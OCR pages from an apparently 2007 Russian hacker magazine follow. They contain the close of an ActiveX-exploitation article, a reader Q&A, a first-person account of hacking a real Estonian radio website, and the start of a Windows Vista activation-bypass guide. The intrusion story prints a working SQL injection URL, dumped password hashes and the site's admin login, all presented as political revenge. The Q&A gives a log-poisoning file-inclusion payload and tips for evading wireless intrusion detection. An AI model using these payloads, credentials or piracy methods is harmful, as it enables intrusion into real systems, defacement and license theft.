
1234123412 34



Отключение уязвимых ActiveX-компонентов в редакторе реестра



Получение CLSID интересующего нас ActiveX-компонента с помощью утилиты OLEVIEW.EXE



Внешний вид окна IE, вызывающего отключенный ActiveX-компонент «Календарь»

Ниже приводится законченный HTML-текст, вызывающий «Календарь» и позволяющий менять дату путем нажатия на кнопки, расположенные ниже.

HTML-КОД, ВЫЗЫВАЮЩИЙ ACTIVEX-КОМПОНЕНТ «КАЛЕНДАРЬ» И ПОЗВОЛЯЮЩИЙ С НИМ ВЗАИМОДЕЙСТВОВАТЬ

```
<HTML>
<BODY>
<object classid='clsid:8E27C92B-
1264-101C-8A2F-040224009C02'
id='test'> </object>
<BR>
<input language=VBScript
onclick=prev() type=button
value="<-- prev     ">
<input language=VBScript
onclick=tday() type=button
value=" [  today  ]  ">
<input language=VBScript
onclick=nxtd() type=button
value="  next -->     ">
<script language='vbscript'>
        sub prev
                test.PreviousDay
        end sub
        sub tday
                test.Today
        end sub
        sub nxtd
                test.NextDay
        end sub
</script>
</BODY>
</HTML>
```

Вновь возвратившись к утилите ActiveX Control Test Container, среди прочих компонентов мы обнаружим Adobe Acrobat Control for ActiveX (если, конечно, Acrobat Reader установлен на целевой машине), один из методов которого зовется LoadFile и, в полном соответствии со своим названием, загружает pdf-файл для его отображения.
Для разнообразия HTML-код, демонстрирующий технику его вызова, написан на JavaScript.

HTML-КОД, ВЫЗЫВАЮЩИЙ МЕТОД LOADFILE ACTIVEX-КОМПОНЕНТА ADOBE ACROBAT CONTROL FOR ACTIVEX ПРИ ОТКРЫТИИ СТРАНИЦЫ

```
<HTML>
<BODY>
<object classid="clsid:CA8A9780-
280D-11CF-A24D-444553540000"
              WIDTH=600
HEIGHT=600 id=acrobat>
</object>

<SCRIPT FOR=window EVENT=onload
LANGUAGE="JScript">
      acrobat.LoadFile ("L:\\
exrev.pdf")
</SCRIPT>
</BODY>
</HTML>
```

Передавая методу LoadFile строки переменной длины в качестве аргумента, пытаемся выяснить, происходит переполнение буфера или нет. В данном случае переполнение не происходит, поэтому необходимо продолжить исследования, перебирая ActiveX-компоненты один за другим.
Причем создавать строковые аргументы вручную совершенно необязательно и можно воспользоваться языковыми библиотеками или, на худой конец, циклами (в частности, команда String(69000000,"A"), поддерживаемая Visual Basic Script, конструирует строку, состоящую из 690 миллионов символов «A»).
Еще пара замечаний напоследок. Как мы уже и говорили, для реанимации эксплойтов, добытых в Сети, обычно требуется задействовать форсированную загрузку ActiveX-компонентов, указав URL, но откуда нам знать, какой именно URL указывать?
Если повезет, необходимый ActiveX-компонент отыщется прямо на web-сервере компании (смотрим перечень online-служб, находим требуемую, выдираем из HTML-кода нужный URL, вставляем его в эксплойт и радуемся жизни). Однако если ActiveX-компонент входит в состав продукта, устанавливаемого на машину, то никакого URL нарыть не удастся. Хуже того, дыры в ActiveX-компонентах, выложенных на официальных серверах, достаточно быстро закрываются, и эксплойты перестают работать. Решение состоит в размещении ActiveX-компонента на нашем собственном web-сервере (или бесплатном хостинге). Но для этого уязвимый ActiveX-компонент необходимо как-то заполучить. А как его заполучить? Да очень просто — воспользоваться услугами служб, хранящих кучу разнообразных динамических библиотек и раздающих их всем желающим на халяву (например, www.dynamiclink.nl или www.dll-downloads.com).
Вообще говоря, мы можем написать свой собственный ActiveX-компонент, делающий с компьютером жертвы все что угодно. Единственная проблема — в цифровой подписи, точнее, в отсутствии таковой, ведь неподписанные ActiveX-компоненты IE по умолчанию загружает



> Acrobat Control в IE

только после выдачи подтверждения. Впрочем, выдача цифровой подписи — достаточно формальная процедура, да и большинство пользователей на все непонятные вопросы отвечает «Yes», не задумываясь. О технике создания ActiveX-компонентов на чистом Си можно прочитать в цикле статей на www.codeproject.com/com/com_in_c1.asp.

Но прежде чем атаковать других, необходимо обезопасить свой компьютер, чтобы нас не поимели, а то какие же мы будет хакеры после этого? Самое простое (и самое хакерское) решение — не использовать этот ослоподный IE, отдав предпочтение Рысю, Горящему Лису, Опере или любому другому браузеру, не поддерживающему ActiveX. Также необходимо перестроить IE так, чтобы он не был браузером по умолчанию, в противном случае щелчок по ссылке, содержащейся в письме (или HTML-код, автоматически запускающий браузер), порвет нас как Тузик грелку.

Однако что делать, если нам необходимо просматривать сайты, основанные на ActiveX? Можно, конечно, включить подтверждение на запуск и загрузку ActiveX-компонентов, включая подписанные. Но тогда IE задолбает нас подтверждениями, да и к тому же если компьютер приходится делить с другими членами семьи (женой, детьми), попробуй им объясни, когда можно нажимать «Yes», а когда нет.

Покопавшись в базе знаний Microsoft, мы найдем любопытную заметку «How to stop an ActiveX control from running in Internet Explorer», описывающую, как отключить выборочные ActiveX-компоненты, не затронув остальные (http://support.microsoft.com/kb/240797). Запускаем редактор реестра, заходим в ветвь HKLM\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility, находим CLSID уязвимого ActiveX-компонента (например, для hpqvwocx.dll это будет BA726BF9-ED2F-461B-9447-CD5C7D66CE8D). Если же его там нет — создаем. Меняем значение параметра Compatibility Flags (типа DWORD) на 0x400 — и все! Теперь этот ActiveX-компонент больше вызываться из IE не будет! Причем наличие самого ActiveX-компонента на машине необязательно. Да, при форсированной загрузке IE по-прежнему продолжит скачивать его из инета, но с вызовом методов конкретно обломится. Поэтому для защиты своего компьютера достаточно просматривать свежие ActiveX-эксплойты и блокировать их CLSID'ы (или же, как вариант, устанавливать их обновленные версии, конечно, при условии, что они есть).

ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ HACK-FAQ@REAL.XAKEP.RU /





Q: ЧЕМ МОЖНО ОПРЕДЕЛИТЬ СТАТУС ЧЕЛОВЕКА В МОЕМ ICQ-КОНТАКТЕ? ВЕСЬ СОФТ, КОТОРЫМ Я ПОЛЬЗОВАЛСЯ РАНЬШЕ, СЕЙЧАС НЕ РАБОТАЕТ.

A: Совсем недавно ру-асечники написали новую программу для чека статуса номеров — newest invisibility checker (http://forum.asechka.ru/downloads/nic20_04032007.zip). Но эта утилита не гарантирует стопроцентно правильного определения статуса. Перед ее применением советую зарегистрировать новый ненужный аккаунт, поскольку после нескольких проверок аккаунт могут блокировать.

Q: СЛЫШАЛ ПРО НЕКИЙ СОФТ, С ПОМОЩЬЮ КОТОРОГО ЛЕГКО МОЖНО «УБИТЬ» ЛЮБУЮ МОБИЛУ. ТАМ ВРОДЕ КАК ОТПРАВЛЯЕТСЯ СПЕЦИАЛЬНАЯ SMS'КА, КОТОРАЯ ВЫКЛЮЧАЕТ ТЕЛЕФОН. ГДЕ ТАКОЙ МОЖНО ДОСТАТЬ?

A: Скажу сразу, лично я подобных программ не видел, да и вряд ли они существуют. Вот несколько лет назад было вполне возможно отправить телефон в даун посредством некой sms'ки, поскольку некоторые модели телефонов (например, Ericsson) некорректно обрабатывали определенные символы, но сейчас это неактуально. Альтернативный способ взлома — использование уязвимостей в блютусе. Благо здесь нехватки софта нет.

Q: НАСКОЛЬКО БЕЗОПАСНА ФУНКЦИЯ RAND() ДЛЯ ГЕНЕРИРОВАНИЯ ВАЖНЫХ ДАННЫХ? ЯЗЫК C++.

A: Под важными данными, я так понял, подразумеваются данные вроде паролей. Вообще функция rand() — это генератор псевдослучайных чисел. Каждое следующее число, выдаваемое этой функцией, получается из предыдущего с помощью формулы. Rand выдает предсказуемые значения, поскольку является линейно согласующейся функцией. При этом результат может зависеть от платформы, то есть значения на разных компьютерах будут различаться. В любом случае функция rand() небезопасна в приложениях, требующих высококачественной случайной последовательности чисел.

Я советую писать свои алгоритмы для генерации случайных значений, принимающие несколько параметров, которые не будут известны никому, кроме разработчика. Вот пример генератора случайных чисел в интервале от 0 до 2^{32}-5 (0xFFFFFFFB) из книги «Математические и компьютерные основы криптологии»:

```
X(n+1) = (1176*X(n) + 1476*X(n-1) + 1776*X(n-2)) % (2^32 — 5)
```

При инициализации задается 3 числа. X(n) — последовательность, n — номер числа в последовательности.

Однако можно воспользоваться и CryptGenRandom(), входящей в Crypt API (определена в WinCrypt.h), которая генерирует непредсказуемые последовательности чисел. Генерация основывается на множестве данных: текущем времени, идентификаторе процесса, данных счетчиков производительности, информации о процессах и даже возможном содержимом буфера обмена. После генерации идет хэширование по SHA-1.

Вообще, это довольно интересная и сложная тема, заслуживающая полноценной статьи, но журнал не резиновый, и поэтом дальнейшее знакомство с рандомизацией я советую тебе продолжить, пройдя по следующим ссылкам:

http://rfc.dotsrc.org/rfc/rfc1750.html — RFC 1750 Randomness Recommendations for Security;

http://rsdn.ru/article/crypto/usingcryptoapi.xml, http://forum.vingrad.ru/base/CryptoAPI-2701.html — мануалы по Crypto API;

http://citforum.ru/security/articles/defense — статья «Delphi и Windows API для защиты секретов».

Q: РЕАЛЬНО ЛИ СЕЙЧАС ЗАРАБОТАТЬ НА КИБЕРСКВОТТИНГЕ — РЕГИСТРАЦИИ И ПРОДАЖЕ КРАСИВЫХ ДОМЕНОВ? И КАК ОПРЕДЕЛИТЬ СТОИМОСТЬ ДОМЕНА?

A: Получить прибыль, сопоставимую с той, которую можно было выручить пару лет назад, сейчас, конечно, не удастся. Большинство красивых доменов уже занято. Советую посетить специализированные ру-форумы по теме — http://dndialog.com, http://domenforum.net. Там можно продавать, оценивать домены, устраивать аукционы. Существует онлайн-сервис по оценке доменов — http://rus-shopping.com, но доверять ему в полной мере



не стоит :). Вот что мне выдал анализатор на домен http://xakep.ru: «Рыночная стоимость данного адреса составляет от $25218,87 до $27460,55» (надо бы толкнуть его незаметно, а деньги пропить всей редакцией :) — примечание Forb'a).

Q: НЕДАВНО СТАЛ АДМИНИТЬ СЕРВАК, НО ОПЫТА МАЛО, И ПОЭТОМУ БЫСТРО ПОЛОМАЛИ. НЕ ЗНАЮ, С ЧЕГО НАЧАТЬ, ГДЕ КАКИЕ БАГИ ЗАКРЫТЬ?

A: Сначала смотрим на присутствие веб-сервера и наличие различных скриптов, как правило, взломщики получают доступ именно через бажные скрипты. Сразу же включаем защищенный режим — SAFE_MODE. Если используются паблик-скрипты, то тут прямая дорога на багтраки вроде http://security.nnov.ru с последующим латанием дыр. Смотрим листинг портов netstat -an |grep LISTEN. Затем переходим к различным сервисам, таким как FTP, SSH и т.д. Составляем список всех сервисов, смотрим версию ядра и опять-таки обращаемся к багтракам. Если обнаружены бажные сервисы, то обновляем их. Но если взломщик получил полные права — права рута, то без специализированных утилит тут не обойтись. Обычно во взломанную машину устанавливается руткит, который можно отловить тулзами Rootkithunter (http://rootkit.nl) или Chrootkit. Они выявляют большинство известных руткитов и бэкдоров, смотрят чексуммы приложений, права и ищут подозрительные LKM-модули. Ну и стоит поставить IDS, например iptables или SNORT.

Q: КАК НАЧИНАЮЩИЙ ПРОГРАММИСТ НА C++ ПОД LINUX, ХОЧУ СПРОСИТЬ, КАКИМ БАГАМ ПОДВЕРЖЕНЫ ПРИЛОЖЕНИЯ ПОД ПИНГВИНОМ И КАК ОТ НИХ ЗАЩИТИТЬСЯ?

A: Проблемы, возникающие в Windows, могут возникнуть и в *nix — то же самое переполнение буфера при работе с массивами или строками. Поэтому настоятельно рекомендую использовать в своих программах, к примеру, функцию getline(), выделяющую буфер требуемой длины динамически и прекращающую принимать данные при полном заполнении буфера. Пример:

```
char* variable = getline(NULL, 0, stdin);
```

Q: ДРУГ ГОВОРИТ, ЧТО ЕМУ УДАЛОСЬ КАКИМ-ТО ОБРАЗОМ СЛОМАТЬ СЕРВЕР ЧЕРЕЗ ЛОГИ. НО КАК ТАКОЕ ВОЗМОЖНО?

A: По-видимому, твой друг получил права в системе посредством локального инклуда логов сервера, в которых прописана строка-шелл. Telnet'ом или через браузер посылается запрос, содержащий шелл/команду:

```
http://target.com/<script language=php>phpinfo();</script>
```

Далее, имея на сервере бажный скрипт, мы инклудим логи:

```
http://target.com/script.php?parametr=../../../../../
    apache/logs/error_log
```

Сложность в том, что точного пути к логам мы не знаем и придется тупо перебирать возможные варианты.

Список возможных путей в Апаче смотри на нашем DVD.

Q: В ЖУРНАЛЕ ПИСАЛИ ОБ IDS В WI-FI СЕТЯХ, ПОЗВОЛЯЮЩИХ ВЫЧИСЛИТЬ ХАКЕРА, НО КАК ВЗЛОМЩИКУ НЕ ПОПАСТЬСЯ НА ТАКИЕ СИСТЕМЫ И НЕ ДАТЬ СЕБЯ ОБНАРУЖИТЬ?

A: Самые известные методы — это подделать MAC-адрес и не использовать активное сканирование. Как и в случае логирующих серверов, которые можно задосить, в беспроводных сетях возможен DoS на сенсоры систем IDS. Также во время перехвата трафика следует уменьшать мощность передатчика. Но все эти приемы тебе не помогут, если ты будешь тупо бродить по зданию с ноутом :).

Q: КАКИМ ОБРАЗОМ ЗАПРЕТИТЬ ПОДКЛЮЧЕНИЕ К MYSQL ИЗ СЕТИ? НУЖНА ОБРАБОТКА ЗАПРОСОВ ТОЛЬКО С ЛОКАЛЬНОЙ МАШИНЫ.

A: Очень просто! Для этого открываем файл my.cnf и в разделе [mysqld] пишем «skip-networking» или биндим к ip — «bind-address = 127.0.0.1».

Q: В КАЧЕСТВЕ ХОББИ ИЩУ УЯЗВИМОСТИ В СКРИПТАХ И ИЗРЕДКА ПУБЛИКУЮ ИХ НА СВОЕМ САЙТЕ, НО В ПОСЛЕДНЕЕ ВРЕМЯ СТАЛ ЗАДУМЫВАТЬСЯ, МОГУТ ЛИ НА МЕНЯ ИЗ-ЗА ЭТОГО ПОЙТИ АБУЗЫ ХОСТЕРУ?

A: Скажу сразу и однозначно: да. Моих зарубежных знакомых однажды за это прикрыли. Они выложили информацию о баге с прямой ссылкой на сайт, на котором установлен этот скрипт. Продукт был довольно раскручен, и производители не заставили себя долго ждать, вскоре написав письмо хостеру. Конечно, тут нужно было разбираться, но хостер, не думая, просто закрыл доступ. Поэтому в публикациях не следует писать адрес бажного сайта, в противном случае нужно покупать абузоустойчивый хостинг.

Q: Я НЕМНОГО ОСВОИЛ ОСНОВЫ КРЯКИНГА, НО НЕ МОГУ НАЙТИ ПРОГРАММЫ С ПРОСТОЙ ЗАЩИТОЙ. КАКИЕ УТИЛИТЫ МОЖЕШЬ ПОСОВЕТОВАТЬ ДЛЯ ПРАКТИКИ?

A: Ну, проще всего взломать программу с ключом, лежащим в открытом виде. Программы, на которых можно потренироваться, можно найти на форуме Cracklab'a: http://cracklab.ru/f/index.php?action=vthread&forum=5&topic=6085. Но в любом случае я тебе этого делать не советую хотя бы потому, что это противозаконно ;), лучше зайди на сайт вроде http://crackmes.de и выбери для практики специально предназначенные для взлома crackme.

Q: ПРОЧИТАЛ ПРО УГОН БОТНЕТОВ, НО СРАЗУ ПОНЯЛ, ЧТО У САМОГО НЕ ПОЛУЧИТСЯ. ВО-ПЕРВЫХ, НЕ СУМЕЛ УСТАНОВИТЬ SANDBOX; ВО-ВТОРЫХ, ОТКРЫВАТЬ ПОРТЫ НА СВОЕМ ПК ОПАСНО. ЕСТЬ ЛИ АЛЬТЕРНАТИВА?

A: Прийти к другу и ловить разного рода тварей на его компьютер :). Нет, альтернатива, конечно же, есть, но в любом случае придется идти на некий риск. Например, можно использовать программы, создающие контрольные точки-копии твоего харда и после перезагрузки возвращающие систему в исходное состояние. Это такие утилиты, как Disk Write Copy, DeepFreeze.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /

Наш ответ Эстонии

Злостный взлом эстонского радио

Об Эстонии в последнее время говориться очень много; события на территории этой, некогда союзной, страны получили широкий резонанс в обществе. Посольство в Москве закидывают яйцами, в Таллине митингуют, но все это оказывается шуточками по сравнению с тем, что происходит в интернете. Пророссийски настроенные хакеры обрушивают шквал атак на сайты и компьютерные сети небольшой прибалтийской страны. Все это имеет такие масштабы, что правительство Эстонии даже обращается к институтам международного права за защитой. Но все бесполезно — хакерский гнев, выражаемый сотнями терабайт ip-пакетов, не остановить. Мы решили выяснить, так ли уж сложно сломать эстонский сайт. Ничего личного, но сломали :).

Говорит Москва

Зайдя на Гугл и вбив в строке поиска незамысловатое «inurl:.ee», я принялся парсить эстонские ресурсы, располагающиеся в национальной доменной зоне Эстонии (.ee). То и дело проскакивали хостинги, институты, шопы и прочие проекты, так что через несколько часов активного отдыха aka парсинга в закладках моего браузера прибавилось с десятка два линков на бажные .ee-сайты. Прикинув объем предполагаемой работы, я начал разгребать напарсенное в надежде наткнуться на что-нибудь действительно интересное :). Однако от этого занятия меня отвлекла мессага, прилетевшая в аську от одного из моих давних знакомых. Мы обменялись парой сообщений, и наш разговор плавно перетек в русло эстонско-российского конфликта, после чего мой знакомый скинул мне линк эстонского сайта, который, по его словам, на днях уже пытались взломать. Скопировав в адресную строку Оперы урл www.raadio7.ee и нажав на «Enter», я оказался на сайте эстонского радио Raadio 7. Как выяснилось позже, ресурс был достаточно крупным, кроме того, это радио осуществляло интернет-вещание, в связи с чем еще сильнее заинтересовало меня =). В первую очередь я решил чекнуть потенциальную жертву на www.domainsdb.net.

Увы, но полученные данные не отличались конкретикой. Поэтому я решил незамедлительно приступить к анализу движка на сайте Raadio. На легкую прогулку я не рассчитывал, но сказать, что я был удивлен, — значит не сказать ничего. После получасового поверхностного осмотра двига я прибывал в полушоковом состоянии. Ресурс был практически изъеден sql-инъектами, которые встречались везде, где только можно.

Также имела место инъекция и в поле логина юзеров. Поковырявшись еще минут 10, я даже обнаружил активную xss.

Создавалось впечатление, что программисты, писавшие двиг, курили какую-то загадочную траву и делали это с завидной регулярностью. По опыту скажу тебе, что если программеры курят, то обычно они делятся травой с админом =). Поэтому я принялся раскручивать найденные баги. Наиболее удобный для реализации инъект был в скрипте saated.asp. Обойдя фильтрацию символов с помощью aes_decrypt/aes_encrypt и поиграв с параметрами, я выяснил, что на сервере крутится винда, а в качестве БД стоит MySQL версии 4.1.12. Кроме того, удалось выдрать аккаунты из mysql.user:

```
http://www.raadio7.ee/saated.asp?id=9999+
union+select+1,2,3,4,aes_decrypt(aes_encr
ypt(CONCAT(user,%20CHAR(32,45,32),%20pass
word),0x71),0x71),6+from+mysql.user/*
```

К сожалению, часть пассов лежала в хэше SHA-1:

```
root — *AD4B23E06DAC7D62A0786BAC66EC876A5
3E24443
teeliste — *1ED3FD5494C65F34A15285A87D7712
F29B7250FD
24x7 — 248bfe963fe80077
```

Забегая вперед, скажу, что брут хэшей результатов не дал. Не получилось подобрать и название таблички в базе. Вероятно, часть инфы хранилась в mdb. Тогда я решил попробовать проинсертить mysql.user и добавить новую учетку. Чудо-запрос в общем виде ты можешь найти на нашем DVD. Но, как я ни старался, «мускул» был непреклонен. В итоге, задумка с инсертом отправилась в /dev/null. К этому времени за окном давно стемнело и уже чувствовалась усталость от проделанной работы. Плюнув на Raadio 7 вместе с их сайтом, я выключил ноут и лег спать.

Наше дело правое, победа будет за нами!

Проснувшись, первым делом я зашел на сайт все того же радио. Какая-то непреодолимая сила тянула меня на этот ресурс, а учитывая найденные баги, бросать взлом на полпути я совершенно не планировал. Собравшись с мыслями, я решил попробовать пойти в обход, то есть атаковать с фланга. Под этим самым флангом я подразумевал найденную минутой раньше админку ресурса, которая, как ни странно, лежала в стандартном каталоге по адресу:

```
www.raadio7.ee/admin/
```

Входящие в поля логина данные успешно фильтровались, что исключало присутствие инъекта. Мое внимание привлекла еще одна деталь — название админки: Source4Developers Poll v1,1. Тут же возникла идея во что бы то ни стало найти сорцы этого двига. Первоначально я надеялся на то, что скрипты админки, которые были написаны на ASP, взаимодействуют с «мускулом». Следовательно, я бы мог узнать название таблички, хранящей админские аккаунты, и через имеющийся инъект выдрать логин/пасс администратора Raadio 7. На поиск сорцов Source4Developers Poll ушло больше получаса. Причем удалось слить лишь более старую версию, и то с какого-то Богом забытого забугорного варезника. Как выяснилось, двиг представлял собой систему опросов, а в каталоге /admin обитали интересующие меня asp-скрипты. Открыв default.asp, который отвечал за процесс логина в админку, я выдрал из него лишь одну строчку:

```
select [Administrator], [PassWord] from
poll_Admin
```

Однако Source4Developers Poll работал вовсе не с «мускулом», а с лежавшей в каталоге /data базой poll.mdb. Этот факт заставил меня впасть в раздумье. Изучив оставшиеся скрипты, я заметил, что защита от неавторизированного доступа к админке была реализована с помощью куков, а содержимое pollprotect.inc давало объяснение этому:

```
If Request.Cookies("PollAdmin") = "" Then
Response.Write("<h1><center>You Are
Unauthorized To View This Section.</
h1><br><a href='/default.asp'>Home Page</
a>")
Response.End
End If
```

Таким образом, при отсутствии нужных куков меня попросту должно было редиректить на страницу логина — default.asp. Решив поэкспериментировать, я вручную вбил адрес, содержащий в себе путь к скрипту смены админского аккаунта:

```
www.raadio7.ee/admin/change_password.asp
```

Когда страничка загрузилась, в поле имени юзера я прочел: «administrator», а вот поле пасса было скрытым. Но я не поленился посчитать количество звездочек (их оказалось 7 =)). Глянув на домен ресурса и прикинув, что в названии радио Raadio 7 как раз 7 символов, я попробовал залогиниться...На этот раз удача была на моей стороне — я оказался внутри :). В общем, админский аккаунт попал в мои заботливые руки:

```
логин: administrator
пароль: raadio7
```

Создав новый опрос и проверив, как он отображается на индексе ресурса, я довольно улыбнулся =). Задефейсить сайт эстонского радио Raadio 7, располагающийся по адресу www.raadio7.ee, не составляло теперь никакого труда :).

За Победу

Как видишь, даже в почти безвыходных ситуациях можно найти выход, если очень захотеть =). Напоследок озвучу пару мыслей насчет дефейсов. Я всегда считал их детской забавой, не более. Максимум, чего обычно добиваются дефейсами, — это привлечение внимания. И хорошо, когда это внимание требуется привлечь к какой-либо проблеме, как в нашем случае, а не к самому себе. День Победы навсегда останется для нас праздником со слезами на глазах. И до тех пор пока мы будем позволять топтать историю и честь своей Родины, мы никогда не станем сильной державой и могучим народом. Вот именно к этой проблеме мы и хотели привлечь твое внимание, а по поводу дефейсов я все сказал. Поверь, настоящие профессионалы работают тихо и незаметно, и дефейсы им абсолютно не нужны =).



> При наличии прав в базе можно с легкостью проинсертить табличку mysql.user и добавить своего юзера.

> Никогда не старайся атаковать лишь с одной стороны, вариантов зачастую больше, чем два — стоит лишь внимательнее присмотреться =).



> На диске ты найдешь видео по взлому, в котором я покажу, как задефейсил сайт эстонского радио.




> Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

КРИС КАСПЕРСКИ

Активируй ее!

Хакерская активация Висты

Многие энтузиасты, желающие пересесть на Висту, столкнулись с проблемами активации системы, купленной в ближайшем ларьке в полном соответствии с действующим законодательством. И хотя в сети уже появилась куча «ломиков», многие из них представляют собой троянские программы, созданные специально для заманивания доверчивых пользователей. Между тем активировать Висту не просто, а очень просто, надо только знать как ;).



идеры рынка программного обеспечения прекрасно осведомлены о том, что любые защитные механизмы (даже самые невинные и station назойливые) отрицательно сказываются на динамике продаж, поскольку пиратов никакая защита все равно не остановит, а вот у честных пользователей возникают серьезные проблемы, в результате чего они либо уходят к конкурентам, либо обращаются за помощью к хакерам.

Вплоть до появления Windows 2000, компания Microsoft ограничивалась однократной проверкой серийного номера на этапе инсталляции системы, что позволяло пользователям (и пиратам) тиражировать один легально купленный диск в неограниченном количестве. Для оценки масштабов пиратства Microsoft выпустила специальную утилиту, проверяющую подлинность установленной копии Windows, назойливо предлагая пользователям почекаться при скачке обновлений. Первое время проверка была необязательна и обновления отдавались и так. Но затем Microsoft ужесточила политику, оставив в свободной раздаче лишь критические заплатки, и Service Pack 4 стал отдаваться только после проверки подлинности. Потому многим пользователям, использующим пиратские версии, пришлось качать обновления с варезных сайтов.

В XP проверка подлинности стала обязательной, и даже легально купленная система требует активации (осуществляемой через интернет или голосовой телефон), без которой переходит в режим ограниченной



> Предупреждение о необходимости проверки подлинности, выдаваемое компонентом WGA в течение 30 дней, отпущенных для активации



> Главная страница подпольного китайского KMS-сервера vbs.net.cn, где среди иероглифов отчетливо выделяется текущий назначенный порт, равный в данном случае 7249

функциональности. К счастью, корпоративная версия (не предназначенная для розничной продажи) работает и без этого «чуда», и проверка подлинности осуществляется лишь при установке обновлений. Причем критические обновления по-прежнему можно скачивать без всяких проверок.
В Висте требуется активировать все версии (в том числе и Enterprise — бывший Corporative Edition), причем при смене железа активацию необходимо осуществлять вновь. Microsoft оставляет за собой право отказать в выдаче нового ключа без объяснения причин. Добавь сюда еще ложные срабатывания защиты (которые случаются достаточно часто) и ответь мне на вопрос: ты все еще надеешься обойтись без хакерских приемов?

Система активации снаружи и изнутри

За проверку подлинности Висты отвечает компонент WGA (Windows Genuine Advantage), ранее реализованный в Microsoft Office, где он назывался Office Genuine Advantage (или OGA). WGA привязывается к железу, генерируя специальный серийный номер, отправляемый на сервер проверки подлинности и возвращающий пользователю ключ активации, который необходимо ввести в течение 30 дней с момента установки системы. В противном случае Виста перейдет в так называемый режим ограниченной функциональности (reduced functionality mode, или RFM). В этом режиме нет главного меню, значков рабочего стола, а заставка рабочего стола замещена черным фоном. Но хуже всего то, что через час работы система завершает текущий сеанс без всякого предупреждения!
Ключ активации генерируется на основании приведенных ниже данных и автоматически аннулируется при их изменении (включая даже такую невинную операцию, как обновление прошивки BIOS), требуя повторной активации:

```
product key и product ID
контрольная сумма BIOS
вендор/версия/дата BIOS
MAC-адрес сетевой карты
версия операционной системы
серийный номер жесткого диска
языковые профили операционной системы
```

Естественно, подобный подход неприемлем для крупных компаний и корпораций, поскольку он ставит их в прямую зависимость от Microsoft, и потому последней пришлось пойти на уступки, включив поддержку многопользовательских ключей активации (они же Multiple Activation Keys, или MAK), впервые реализованных в пакетах MSDN Universal и Microsoft Action Pack.
Каждый MAK-ключ может активировать определенное количество компьютеров заданное число раз (основанное на типе соглашения между потребителем и компанией Microsoft). При исчерпании активаций потребитель может бесплатно возобновить MAK-ключ, позвонив в местный центр обработки активаций. MAK-ключи можно использовать для активации любой многопользовательской версии Висты (не стоит путать MAK-ключи с ключами установки, MAK-ключи — это ключи активации).
При выполнении MAK-активации клиентский компьютер генерирует идентификатор установки (ID) и передает его серверу активации Microsoft по интернету или «вручную» через голосовой телефон. При успешном завершении операции сервер возвращает MAK-ключ и идентификатор подтверждения (CID). MAK-ключи хранятся в незашифрованных XML-файлах, копируемых на компьютер в процессе автоматической установки в папку %systemroot%\panther, но в конце установки подлинное значение параметра ProductKey удаляется и заменяется строкой «SENSITIVE*DATA*DELETED» («конфиденциальные данные удалены»). Это сделано для того, чтобы пользователи не могли влиять на этот ключ и чтобы они не могли получить его после того, как он был



> «The Windows Genuine Advantage (WGA) and Office Genuine Advantage (OGA) FAQ» — официальный FAQ по WGA и OGA от Microsoft (на английском языке): www.microsoft.com/genuine/downloads/FAQ.aspx?displaylang=en.

«SLA 2.0 Supported BIOSes for Instant Windows Vista OEM Activation» — статья, рассказывающая об OEM-активации Висты, осуществляемой путем редактирования прошивки BIOS (на английском языке): www.mydigitallife.info/2007/02/21/sla-20-supported-bioses-for-instant-windows-vista-oem-activation/.

LogMeIn Hamachi — популярная программа для безопасного обмена файлами через VPN, используемая многими хакерами для распространения Висты: www.hamachi.cc.




«Пошаговое руководство к службе Windows Vista Volume Activation 2.0» — официальный документ от Microsoft по системе активации (на русском языке): www.microsoft.com/rus/technet/windowsvista/plan/volact1.mspx.

«Microsoft Windows Vista — варез, а не активация!» — ссылки на корпоративную редакцию Висты, образы активированных KMS-серверов, пошаговые руководства по активации (на русском языке): http://forum.ru-board.com/topic.cgi?forum=35&topic=33690#1.

«Windows Genuine Advantage» — обзорная статья на Wikipedia, посвященная WGA (на английском языке): http://en.wikipedia.org/wiki/Windows_Genuine_Advantage.



> Ввод МАК-ключа для активации Висты через графический интерфейс



> Служба автоматического обновления системы Windows Anytime Upgrade успешно отключена!

установлен на компьютер. Поэтому, чтобы получить МАК-ключ, необходимо иметь оригинальный инсталляционный диск, которым можно пользоваться не только на работе, но и дома. В принципе, имея знакомых в IT-сфере, выпросить валидный ключ не проблема. После этого его останется установить по методике, описанной во врезке «Активация Висты с помощью МАК-ключа».

Служба управления ключами Key Management Service (KMS) позволяет выполнять самостоятельную активацию компьютеров в локальной сети без обращения к серверам компании Microsoft. KMS-службу можно задействовать на любом компьютере под управлением Висты или Server Longhorn, установив KMS-ключ и затем активировав этот компьютер через сервер компании Microsoft. В отличие от МАК-ключей, KMS-ключи устанавливаются только на компьютеры, управляющие KMS-службой, но никогда — на активируемые ими компьютеры!

Версии Висты, предназначенные для розничной продажи, не могут быть активированы через KMS-службу, что, вп рочем, не является камнем преткновения, поскольку найти корпоративную версию можно в любом киоске, в Осле или на варезном сервере. Предоставление прав на корпоративную версию Висты предполагает наличие корпоративной лицензии на предыдущую операционную систему. По умолчанию носители с 32-разрядными корпоративными версиями Висты предназначены только для обновления и не являются загрузочными, поэтому сначала необходимо установить предыдущую версию Windows, а затем поверх нее водрузить Висту (кстати говоря, загрузочные носители также можно получить по запросу через портал корпоративных лицензий). Носители с 64-разрядными версиями не имеют подобных ограничений, однако пользоваться ими, в силу отвратительной обратной совместимости, категорически не рекомендуется.

По умолчанию ключи, выдаваемые службой KMS, ограничиваются шестью компьютерами, каждому из которых дается до девяти повторных активаций, однако при необходимости Microsoft может предоставить специальные KMS-ключи, рассчитанные на заданное количество активаций. Впрочем, если покурить хорошей травы, то можно обойтись и без помощи Microsoft. Достаточно, например, установить систему на виртуальную машину, получить KMS-ключ и снять образ, используя его столько раз, сколько компьютеров необходимо активировать.

